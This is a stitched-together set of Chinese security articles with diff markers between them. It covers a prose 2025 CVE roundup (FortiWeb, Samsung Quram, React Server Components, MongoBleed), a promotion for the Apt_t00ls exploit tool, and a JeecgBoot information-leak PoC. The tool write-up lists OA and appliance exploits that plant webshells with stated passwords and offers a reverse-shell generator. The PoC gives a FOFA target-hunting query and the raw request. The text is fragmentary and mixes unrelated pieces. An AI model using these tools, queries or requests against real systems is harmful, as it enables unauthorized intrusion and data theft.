攻击者可以构造一个/api/v2.0/cmdb/system/admin带有特定 URL 编码的 HTTP POST 请求,该请求会通过 REST API 的路径遍历逻辑路由到未受保护的 CGI 处理器。
|
||||
|
||||
CGI 处理器依赖于 HTTP 标头 ( CGIINFO) 进行身份验证,而不是标准的 HTTP 身份验证机制,从而造成了绕过条件。
|
||||
|
||||
攻击者通过发送带有正确标头值的特制 POST 请求CGIINFO,绕过所有身份验证检查,直接调用负责创建用户的 CGI 脚本。
|
||||
|
||||
攻击者可以立即创建一个具有完整权限的新管理员帐户,然后使用这些凭据访问管理界面并重新配置 WAF,以方便进行进一步的攻击。
|
||||
|
||||
FortiWeb 设备作为关键安全基础设施运行,通常直接放置在网络边界,以保护 Web 应用程序和 API。
|
||||
|
||||
被攻破的 FortiWeb 实例会成为内部网络访问的强大跳板,因为攻击者可以禁用安全规则、创建流量转发、收集通过 WAF 传输的凭据,并维护持久的后门。
|
||||
|
||||
该漏洞的严重性促使 CISA 将 CVE-2025-64446 添加到其 KEV 目录中,强制修复期限为 2025 年 11 月 21 日。
|
||||
|
||||
安全研究机构的公开披露中出现了利用漏洞的证据,watchToR 发布了基于 Python 的概念验证代码,证明了可靠的利用方法。
|
||||
|
||||
FortiWeb 设备(用于远程访问和 DDoS 防护)在互联网上的广泛应用,加上该漏洞未经身份验证的特性,造成了巨大的攻击面。
|
||||
### 9. 三星移动设备 Quram 图像解析库远程代码执行漏洞 (CVE-2025-21042)
|
||||
```
|
||||
```
|
||||
|
||||

CVE-2025-21042 代表三星图像处理库中的一个严重越界写入漏洞libimagecodec.quram.so,该库被数百万台运行 Android 13-16 版本的旧款三星 Galaxy 设备使用。
|
||||
|
||||
该漏洞已被积极利用,用于传播针对中东地区个人的 LANDFALL 间谍软件恶意软件。
|
||||
|
||||
三星的 Quram 图像处理库可以处理 DNG(数字负片)格式图像,这是一种专业摄影师常用的无损原始图像格式。
|
||||
|
||||
|
||||
|
||||
精心构造图像头的恶意 DNG 文件可以触发库解析代码中的越界写入条件,从而导致内存损坏和任意代码执行。
|
||||
|
||||
研究人员发现,攻击者将恶意 DNG 文件嵌入 ZIP 压缩包中,然后将这些压缩包附加到 DNG 文件中,以便通过 WhatsApp 等即时通讯应用程序进行传播。
|
||||
|
||||
LANDFALL 间谍软件攻击利用此漏洞实施了两阶段攻击:一个加载器组件(b.so)建立后门功能,以及一个 SELinux 策略操纵器(l.so)旨在授予提升的权限和持久性。
|
||||
|
||||
一旦 DNG 文件被处理(可能是通过即时通讯应用中的自动缩略图生成或元数据提取),漏洞就会被触发,在无需用户交互的情况下执行嵌入的恶意软件。
|
||||
|
||||
对设备安全造成的实际影响十分严重。LANDFALL 实现了全面的监控,包括麦克风录音、位置追踪、照片采集、联系人信息收集和通话记录窃取。
|
||||
|
||||
该漏洞影响三星旗舰 Galaxy 机型(S22、S23、S24、Z Fold4、Z Flip4),这些机型仍然广泛部署在存在漏洞的配置中。
|
||||
|
||||
虽然三星在 2025 年 4 月修复了该漏洞,但该漏洞在实际环境中被利用的时间跨度较长(从 2024 年 7 月到 2025 年初),这意味着数百万台设备仍然面临风险。
|
||||
|
||||
Android 系统碎片化,导致安全补丁在不同设备型号和运营商之间部署缓慢,造成大量存在安全漏洞的设备仍在被使用。
|
||||
|
||||
与苹果控制整个生态系统的 iOS 不同,Android 设备的碎片化意味着许多用户在信息泄露后很长一段时间内仍然容易受到攻击。
|
||||
### 10. React 服务器组件代码注入漏洞 (CVE-2025-55182)
|
||||
```
|
||||
```
|
||||
|
||||
CVE-2025-55182 代表 React 服务器组件中一个严重的身份验证前远程代码执行漏洞,于 2025 年 12 月 3 日披露。
|
||||
|
||||
由于该漏洞完全缺乏身份验证要求,并且对广泛部署的现代 Web 框架(包括 Next.js、React Router 和各种 Vite/Parcel 实现)造成了影响,因此该漏洞获得了 CVSS 最高分 10.0。
|
||||
|
||||
React 服务器组件代表了 Web 开发中一种新兴的范式,它允许将服务器端逻辑与客户端组件组合在一起,而无需显式的 API 定义。
|
||||
|
||||
|
||||
|
||||

然而,这种便利性也带来了安全上的复杂性。漏洞存在于 React 服务器组件处理针对服务器函数端点的 HTTP 请求的有效负载反序列化方式中。
|
||||
|
||||
在处理传入请求时,React 会在没有进行充分验证的情况下反序列化有效载荷,从而为攻击者执行任意代码创建直接途径。
|
||||
|
||||
该漏洞利用了 JavaScript 原型链中的原型污染问题。攻击者精心构造了一个特殊结构的 JSON 有效载荷,该载荷在反序列化时会污染 JavaScript 对象的原型。
|
||||
|
||||
通过引用原生 Node.js 函数child_process.execSync,攻击者可以将原型污染升级为具有服务器端权限的直接代码执行。
|
||||
|
||||
该攻击只需要向服务器函数端点发送一个 HTTP POST 请求,无需身份验证、无需复杂的漏洞利用链、无需用户交互。
|
||||
|
||||
受影响的软件包包括react-server-dom-webpack、react-server-dom-parcel和 ,react-server-dom-turbopack版本为 19.0.0 至 19.2.0。
|
||||
|
||||
至关重要的是,基于 React Server Components 构建的主要框架也受到了影响,包括 Next.js(版本 15.x 和 16.x)、带有 RSC API 的 React Router、Expo、Redwood SDK 和 Waku。
|
||||
|
||||
鉴于 Next.js 是生产部署中最流行的 React 框架之一,该漏洞影响了现代 Web 基础设施的很大一部分。
|
||||
|
||||
漏洞利用的时间线表明了修复漏洞的紧迫性。漏洞披露后几个小时内,多名研究人员就发布了概念验证代码,证明了该漏洞可以被可靠地利用。
|
||||
|
||||
攻击演示表明,该漏洞能够读取任意文件、建立持久反向 shell 以及访问包含数据库凭据和 API 密钥的环境变量。
|
||||
## MongoBleed 漏洞 (CVE-2025-14847)
|
||||
|
||||

MongoBleed漏洞源于对zlib压缩的MongoDB网络协议消息中长度参数处理不当,导致服务器在返回有效响应的同时,也返回未初始化的堆内存。攻击者通过远程发送精心构造的、尺寸过小的压缩数据包(无需身份验证)来触发缓冲区溢出,从而泄漏相邻内存的内容。
|
||||
|
||||
泄露的内存通常包含高价值机密信息,例如明文凭证、API 密钥、AWS 令牌以及并发连接的会话数据,从而可能引发凭证填充攻击或横向移动。利用此漏洞需要网络访问权限并启用 zlib 压缩(许多部署中默认启用),公开的 PoC 示例可以自动重复探测敏感数据片段。
|
||||
|
||||
|
||||
|
||||
该漏洞于2025年12月12日由MongoDB内部发现,补丁迅速推出:Atlas集群于12月18日自动更新,社区版/企业版于12月19日发布。CISA于12月29日将其添加到KEV目录中,确认该漏洞已被广泛利用,受害者约87,000个暴露实例,主要集中在美国、中国和德国。
|
||||
|
||||
本分析中考察的十个漏洞代表了 2025 年企业、云基础设施、移动设备和物联网系统面临的最关键风险。
|
||||
|
||||
这些漏洞具有共同的特征:它们能够实现未经身份验证的远程代码执行或权限提升,它们影响多个行业广泛部署的软件,并且它们正被包括国家级 APT 组织和勒索软件运营商在内的复杂威胁行为者积极利用。
|
||||
|
||||
更广泛的漏洞形势反映出攻击复杂性和速度正以惊人的速度增长。仅在2025年上半年,就披露了超过21,500个CVE漏洞,其中约38%被评为高危或严重级别。
|
||||
|
||||
更重要的是,VulnCheck 发现 432 个 CVE 漏洞在 2025 年上半年有实际利用的证据,其中 32.1% 的漏洞在披露日期当天或之前被利用,这表明零日武器化已广泛发生。
|
||||
|
||||
这些统计数据表明,漏洞管理已经发生了根本性的变化:防御者不能再简单地将修补工作推迟到方便的维护窗口期,因为攻击者会在漏洞披露后的几个小时内就将其利用。
|
||||
|
||||
国家级威胁行为者继续引领攻击,利用复杂的攻击链,以企业安全基础设施、政府系统和关键基础设施为目标。
|
||||
|
||||
攻击目标转向企业安全产品(VPN、防火墙、WAF)反映了一种战略转变,攻击者优先考虑破坏保护企业网络的保护性基础设施,从而实现大规模的横向移动。
|
||||
|
||||
这一趋势,以及人工智能/机器学习框架和新兴技术的日益普及,表明组织必须将漏洞管理扩展到传统企业软件之外,涵盖新兴技术、基础设施组件和供应链依赖关系。
|
||||
|
||||
立即采取的行动包括优先修复这里检查的所有十个漏洞,在无法立即修复漏洞的情况下实施补偿控制措施,以及建立持续的漏洞情报程序,实时监控 CISA 的关键漏洞报告目录和供应商建议。
|
||||
|
||||
2025年的漏洞形势表明,传统的被动式修补方法已不再可行。尚未转向主动、持续漏洞管理的组织将面临快速攻击周期带来的生存风险。
|
||||
|
||||
@@ -0,0 +1,325 @@
|
||||
# Apt_t00ls:Java 开发的OA设备高危漏洞集成利用工具
|
||||
原创 网安武器库 网安武器库 2026-01-08 15:40
|
||||
|
||||
**更多干货 点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
**注:本文仅供学习,坚决反对一切危害网络安全的行为。造成法律后果自行负责!**
|
||||
|
||||
**往期回顾**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[Hashcat密码工具:快速识别百种哈希密码类型+GPU加速密码爆破](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485727&idx=1&sn=da20b5443572fb7e1550eb1e42b28dbc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[Nikto:一款Web安全漏洞扫描器](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485724&idx=1&sn=8daf51f5fb3946907463096de6309731&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[HTTrack爬虫:网站递归式资源抓取工具](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485715&idx=1&sn=819198a15960118702253dffd868f127&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·["手机版的kali"黑客工具:Tool-X使用和安装指南](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485663&idx=1&sn=95cbaadb12dcf74077ec6e0bf8448c11&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[pentmenu:黑客必备实战流量攻击工具](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485644&idx=1&sn=ef9b011a20e30cea78592357736ca177&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
·[CTF-FlaskSession的cookie密码快速爆破工具](https://mp.weixin.qq.com/s?__biz=MzYzNTExNDYwMg==&mid=2247485611&idx=1&sn=ad4273b85b9685bb4c94beb2fb350701&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
介绍
|
||||
|
||||
|
||||
|
||||
Apt_t00ls 是一个基于 Java 开发的高危漏洞利用工具,专注于企业安全测试和漏洞检测。该项目由 Gec、I0veD 和 luckyh 等安全研究人员共同开发,旨在为合法授权的企业安全建设提供技术支持。
|
||||
|
||||
|
||||
项目地址:
|
||||
```
|
||||
https://github.com/White-hua/Apt_t00ls?tab=readme-ov-file
|
||||
```
|
||||
|
||||
|
||||
核心功能
|
||||
|
||||
漏洞利用模块
|
||||
|
||||
项目包含多个分类的漏洞利用模块,覆盖了常见的企业系统和设备:
|
||||
|
||||
|
||||
1. 办公系统(OA)漏洞 :
|
||||
|
||||
|
||||
```
|
||||
- 泛微 e-cology/e-office 系列漏洞(如文件上传 RCE、BshServlet RCE 等)
|
||||
- 蓝凌 OA 漏洞(如 datajson RCE、sysSearchMain RCE 等)
|
||||
- 用友系列漏洞(如畅捷通 T+ RCE、NC 反序列化 RCE 等)
|
||||
- 万户 OA 漏洞(如 OfficeServer RCE、DocumentEdit SQLi 等)
|
||||
- 致远 OA 漏洞(如 log4j2 RCE、wpsAssistServlet RCE 等)
|
||||
- 通达 OA 漏洞(如 getdata RCE、apiali RCE 等)
|
||||
- 帆软漏洞(如 save_svg RCE 等)
|
||||
```
|
||||
|
||||
2. 设备漏洞 :
|
||||
```
|
||||
- 深信服(Sangfor)设备漏洞
|
||||
- H3C 设备漏洞
|
||||
- 海康威视(hikvision)设备漏洞
|
||||
- 启明星辰(qianxin)设备漏洞
|
||||
- 网御星云(wangyu)设备漏洞
|
||||
```
|
||||
|
||||
|
||||
3. 中间件漏洞 :
|
||||
```
|
||||
- IIS PUT 漏洞
|
||||
```
|
||||
|
||||
4. CMS 漏洞 :
|
||||
```
|
||||
- Nacos 创建用户漏洞
|
||||
```
|
||||
|
||||
工具模块
|
||||
|
||||
项目还集成了多个实用工具模块:
|
||||
```
|
||||
1. 文件上传指令生成 :用于生成各种文件上传漏洞的利用 payload
|
||||
2. Tasklist 敏感进程检测 :用于检测目标系统中的敏感进程
|
||||
3. 反弹 shell 命令生成 :用于生成各种环境下的反弹 shell 命令
|
||||
```
|
||||
|
||||
|
||||
技术架构
|
||||
```
|
||||
- 开发语言 :Java 8
|
||||
- GUI 框架 :JavaFX
|
||||
- 构建工具 :Maven
|
||||
```
|
||||
|
||||
核心依赖 :
|
||||
```
|
||||
- hutool-all:Java 工具库
|
||||
- jfoenix:JavaFX 界面组件库
|
||||
- junit-jupiter-api:单元测试框架
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
使用
|
||||
|
||||
|
||||
|
||||
运行环境要求
|
||||
```
|
||||
- Java JDK 8 或更高版本
|
||||
- Maven 3.6.0 或更高版本(用于构建项目)
|
||||
- 支持 JavaFX 的操作系统(Windows、Linux、macOS)
|
||||
```
|
||||
|
||||
如何使用:
|
||||
|
||||
|
||||
检查环境:
|
||||
```
|
||||
java -version
|
||||
mvn -version
|
||||
```
|
||||
|
||||
在确保java和maven部署好后
|
||||
```
|
||||
cd ..\path\to\Apt_t00ls-master
|
||||
```
|
||||
|
||||
(网络问题别忘了配镜像)
|
||||
|
||||
|
||||

|
||||
|
||||
```
|
||||
mvn compile
|
||||
```
|
||||
|
||||
Maven编译成功,现在使用
|
||||
```
|
||||
mvn package
|
||||
```
|
||||
|
||||
构建可执行的JAR文件。
|
||||
|
||||
|
||||
之后就可以打开了
|
||||
```
|
||||
java -jar ..\path\to\target\apt_tools-jar-with-dependencies.jar
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
功能
|
||||
|
||||
|
||||
|
||||
泛微:
|
||||
```
|
||||
e-cology workrelate_uploadOperation.jsp-RCE (默认写入冰蝎4.0.3aes)
|
||||
e-cology page_uploadOperation.jsp-RCE (暂未找到案例 仅供检测poc)
|
||||
e-cology BshServlet-RCE (可直接执行系统命令)
|
||||
e-cology KtreeUploadAction-RCE (默认写入冰蝎4.0.3aes)
|
||||
e-cology WorkflowServiceXml-RCE (默认写入内存马 冰蝎 3.0 beta11)
|
||||
e-office logo_UploadFile.php-RCE (默认写入冰蝎4.0.3aes)
|
||||
e-office10 OfficeServer.php-RCE (默认写入冰蝎4.0.3aes)
|
||||
e-office8 fileupload-RCE (默认写入冰蝎4.0.3aes)
|
||||
e-office doexecl.php-RCE (写入phpinfo,需要getshell请自行利用)
|
||||
e-mobile_6.0 sqlli-RCE (可直接执行系统命令)
|
||||
e-mobile_6.6 messageType.do-SQlli (sqlmap利用,暂无直接shell的exp)
|
||||
```
|
||||
|
||||
蓝凌:
|
||||
```
|
||||
landray_datajson-RCE (可直接执行系统命令)
|
||||
landray_treexmlTmpl-RCE (可直接执行系统命令)
|
||||
landray_sysSearchMain-RCE (多个payload,写入哥斯拉 3.03 密码 yes)
|
||||
landrayoa_fileupload_sysSearch-RCE (默认写入冰蝎4.0.3aes)
|
||||
```
|
||||
|
||||
用友:
|
||||
```
|
||||
yongyou_chajet_RCE (用友畅捷通T+ rce 默认写入哥斯拉 Cshap/Cshap_aes_base64)
|
||||
yongyou_chajet_反序列化RCE(可直接执行系统命令)
|
||||
yongyou_NC_FileReceiveServlet-RCE 反序列化rce (默认写入冰蝎4.0.3aes)
|
||||
yongyou_NC_bsh.servlet.BshServlet_RCE (可直接执行系统命令)
|
||||
yongyou_NC_jsInovke任意文件上传 (默认写入冰蝎4.0.3aes)
|
||||
yongyou_NC_NCFindWeb 目录遍历漏洞 (可查看是否存在历史遗留webshell)
|
||||
yongyou_GRP_UploadFileData-RCE(默认写入冰蝎4.0.3aes)
|
||||
yongyou_GRP_AppProxy-RCE(默认写入冰蝎4.0.3aes)
|
||||
yongyou_KSOA_imageUpload-RCE (默认写入冰蝎4.0.3aes)
|
||||
yongyou_KSOA_Attachmentupload-RCE (默认写入冰蝎4.0.3aes)
|
||||
```
|
||||
|
||||
万户:
|
||||
```
|
||||
wanhuoa_OfficeServer-RCE(默认写入冰蝎4.0.3aes)
|
||||
wanhuoa_OfficeServer-RCE(默认写入哥斯拉4.0.1 jsp aes 默认密码密钥)
|
||||
wanhuoa_DocumentEdit-SQlli(mssql数据库 可 os-shell)
|
||||
wanhuoa_OfficeServerservlet-RCE(默认写入冰蝎4.0.3aes)
|
||||
wanhuoa_fileUploadController-RCE(默认写入冰蝎4.0.3aes)
|
||||
```
|
||||
|
||||
致远:
|
||||
```
|
||||
seeyonoa_main_log4j2-RCE (仅支持检测,自行开启ladp服务利用)
|
||||
seeyonoa_wpsAssistServlet-RCE(默认写入冰蝎4.0.3aes)
|
||||
seeyonoa_htmlofficeservlet-RCE(默认写入冰蝎4.0.3aes)
|
||||
seeyonreport_svg_upload-RCE(默认写入冰蝎4.0.3aes)
|
||||
seeyonoa_ajaxBypass-RCE(写入天蝎 密码sky)
|
||||
seeyon_testsqli-RCE(仅检测是否存在漏洞页面)
|
||||
```
|
||||
|
||||
通达:
|
||||
```
|
||||
tongdaoa_getdata-RCE (直接执行系统命令)
|
||||
tongdaoa_apiali-RCE (默认写入冰蝎4.0.3aes)
|
||||
```
|
||||
|
||||
帆软:
|
||||
```
|
||||
fanruan_save_svg-RCE (默认写入冰蝎4.0.3aes)
|
||||
```
|
||||
|
||||
中间件:
|
||||
```
|
||||
IIS_PUT_RCE (emm暂时没办法getshell 仅支持检测 java没有MOVE方法)
|
||||
```
|
||||
|
||||
安全设备:
|
||||
```
|
||||
综合安防_applyCT_fastjson-RCE(仅支持检测,自行使用ladp服务利用)
|
||||
综合安防_api_file任意文件上传 (默认写入冰蝎4.0.3aes)
|
||||
综合安防_external_report任意文件上传 (默认写入冰蝎4.0.3aes)
|
||||
网康下一代防火墙_ngfw_waf_route-RCE(写入菜刀shell 密码:nishizhu)
|
||||
H3C cas_cvm_upload-RCE (默认写入冰蝎4.0.3aes)
|
||||
大华智慧园区任意文件上传 (默认写入冰蝎4.0.3aes)
|
||||
深信服应用交付管理系统命令执行
|
||||
网御星云账号密码泄露 阿里nacos未授权任意用户添加
|
||||
```
|
||||
|
||||
使用截图:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
##
|
||||
|
||||
|
||||
## 工具模块:
|
||||
|
||||
|
||||
文件上传指令生成
|
||||
|
||||

|
||||
|
||||
|
||||
Tasklist敏感进程检测
|
||||
|
||||

|
||||
|
||||
|
||||
反弹shell命令生成
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,83 @@
|
||||
# JeecgBoot积木报表getDataSourceByPage接口存在敏感信息泄露漏洞 附POC
|
||||
2026-1-8更新 南风漏洞复现文库 2026-01-08 15:45
|
||||
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. JeecgBoot积木报表简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
本人只有 南风漏洞复现文库 和 南风网络安全
|
||||
这两个公众号,其他公众号有意冒充,请注意甄别,避免上当受骗。
|
||||
|
||||
JeecgBoot积木报表
|
||||
## 2.漏洞描述
|
||||
|
||||
JeecgBoot积木报表getDataSourceByPage接口存在敏感信息泄露漏洞
|
||||
|
||||
CVE编号:
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
JeecgBoot积木报表
|
||||
|
||||
|
||||
JeecgBoot积木报表getDataSourceByPage接口存在敏感信息泄露漏洞
|
||||
## 4.fofa查询语句
|
||||
|
||||
title=="JeecgBoot 企业级低代码平台" || body="window._CONFIG['imgDomainURL'] = 'http://localhost:8080/jeecg-boot/" || title="Jeecg-Boot 企业级快速开发平台" || title="Jeecg 快速开发平台" || body="'http://fileview.jeecg.com/onlinePreview'" || title=="JeecgBoot 企业级低代码平台" || title=="Jeecg-Boot 企业级快速开发平台" || title=="JeecgBoot 企业级快速开发平台" || title=="JeecgBoot 企业级快速开发平台" || title="Jeecg 快速开发平台" || title="Jeecg-Boot 快速开发平台" || body="积木报表" || body="jmreport"
|
||||
## 5.漏洞复现
|
||||
|
||||

漏洞链接:http://xx.xx.xx.xx/jmreport/getDataSourceByPage
|
||||
|
||||
漏洞数据包:
|
||||
```
|
||||
GET /jmreport/getDataSourceByPage HTTP/1.1
|
||||
Host: xx.xx.xx.xx
|
||||
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
|
||||
Accept: */*
|
||||
Connection: Keep-Alive
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||

本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
打补丁
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
